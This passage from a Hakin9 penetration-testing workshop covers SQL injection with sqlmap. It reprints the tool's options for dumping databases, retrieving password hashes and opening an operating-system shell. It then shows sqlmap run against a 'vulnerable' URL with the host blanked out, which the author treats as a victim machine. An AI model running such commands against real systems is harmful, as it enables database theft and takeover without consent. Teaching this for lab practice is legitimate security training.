
Hakin9 | Backend Database Hacking by Raheel Ahmad



In above screenshot we are adding cars web site as virtual director.




Once configured you would be required to convert them as application so that you can run them properly as an web application as shown below.



Once converted go to the following link on your browser for this web application.

Link: <http://localhost/cars>

You will be able to see the following web application up and running on your Windows Server 2008 Server running IIS Web Server 7.



This web application is configured with the backend database we have setup in this module. Now, it's your time to add another web application and start practicing the hacking as you learned in this workshop.

Hacking MYSQL & MS SQL Server with SQLMAP

As mentioned in the beginning of this module regarding the MYSQL server, basically you don't need to worry much about how it's going to work with tools. It's easy indeed.

SQLMAP is basically written in python and it's a free tool to execute automated SQL Injection queries and unloads burden from your head and save time in penetration testing.

What you can do with SQLMAP

Usage: sqlmap [options]

-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target:

At least one of these options has to be provided to set the target(s)

-u URL, --url=URL Target URL (e.g. "www.target.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs

Request:

These options can be used to specify how to connect to the target URL

--data=DATA Data string to be sent through POST
--cookie=COOKIE HTTP Cookie header
--random-agent Use randomly selected HTTP User-Agent header
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to this value

Detection:

These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (0-3, default 1)

Techniques:

These options can be used to tweak testing of specific SQL injection techniques

--technique=TECH SQL injection techniques to use (default "BEUSTQ")

Enumeration:

These options can be used to enumerate the back-end database

management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

-a, --all	Retrieve everything
-b, --banner	Retrieve DBMS banner
--current-user	Retrieve DBMS current user
--current-db	Retrieve DBMS current database
--passwords	Enumerate DBMS users password hashes
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table to enumerate
-C COL	DBMS database table column to enumerate

Operating system access:

These options can be used to access the back-end database management system underlying operating system

--os-shell	Prompt for an interactive operating system shell
--os-pwn	Prompt for an OOB shell, meterpreter or VNC

General:

These options can be used to set some general working parameters

--batch	Never ask for user input, use the default behaviour
--flush-session	Flush session files for current target

Miscellaneous:

--wizard	Simple wizard interface for beginner users
----------	--

Below is the command line execution

```

RAMAC:sqlmap raheelahmad$
RAMAC:sqlmap raheelahmad$
RAMAC:sqlmap raheelahmad$
RAMAC:sqlmap raheelahmad$
RAMAC:sqlmap raheelahmad$ python sqlmap.py
Usage: python sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -C, --wizard, --update,
--purge-output or --dependencies), use -h for basic or -hh for advanced help

[*] shutting down at 20:58:21


RAMAC:sqlmap raheelahmad$

```

Hakin9 | Backend Database Hacking by Raheel Ahmad

We will give a vulnerable link, which has MySQL server running in background so that we can demonstrate how quickly it works.

We have executed the target vulnerable URL, which we believe it's running backend database as MySQL and notice the same with SQLMAP. Results are shown below.



```
sqlmap -- Python -- 101x33
RAMAC:sqlmap raheelahmad$ python sqlmap.py -v 2 -u http://www. .php?id=810002

  sqlmap/1.0-dev - automatic SQL injection and database takeover tool
  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:51:36

[21:51:36] [WARNING] using '/Users/raheelahmad/.sqlmap/output' as the output directory
[21:51:36] [DEBUG] cleaning up configuration parameters
[21:51:36] [DEBUG] setting the HTTP timeout
[21:51:36] [DEBUG] setting the HTTP method to GET
[21:51:36] [DEBUG] creating HTTP requests opener object
[21:51:36] [INFO] resuming back-end DBMS 'mysql'
[21:51:37] [INFO] testing connection to the target URL
```

You can notice that the backend database detected is MySQL server, and you can play this server and dump all the content automatically with the following switches:

- dump Dump DBMS database table entries
- dump-all Dump all DBMS databases tables entries

Moreover, you can take the shell on the victim machine too, however, and can play with it in your virtual lab. Or if you want a more advanced workshop which can lead to complete owning of underlying operating system as well than do post on the forum so that we can bring that for you separately in upcoming workshops, we can not execute this on live web applications, however, we will develop the vulnerable lab environment for dedicated labs with more advanced techniques.

We hope this workshop has been informative for you and we thank you for completing this workshop.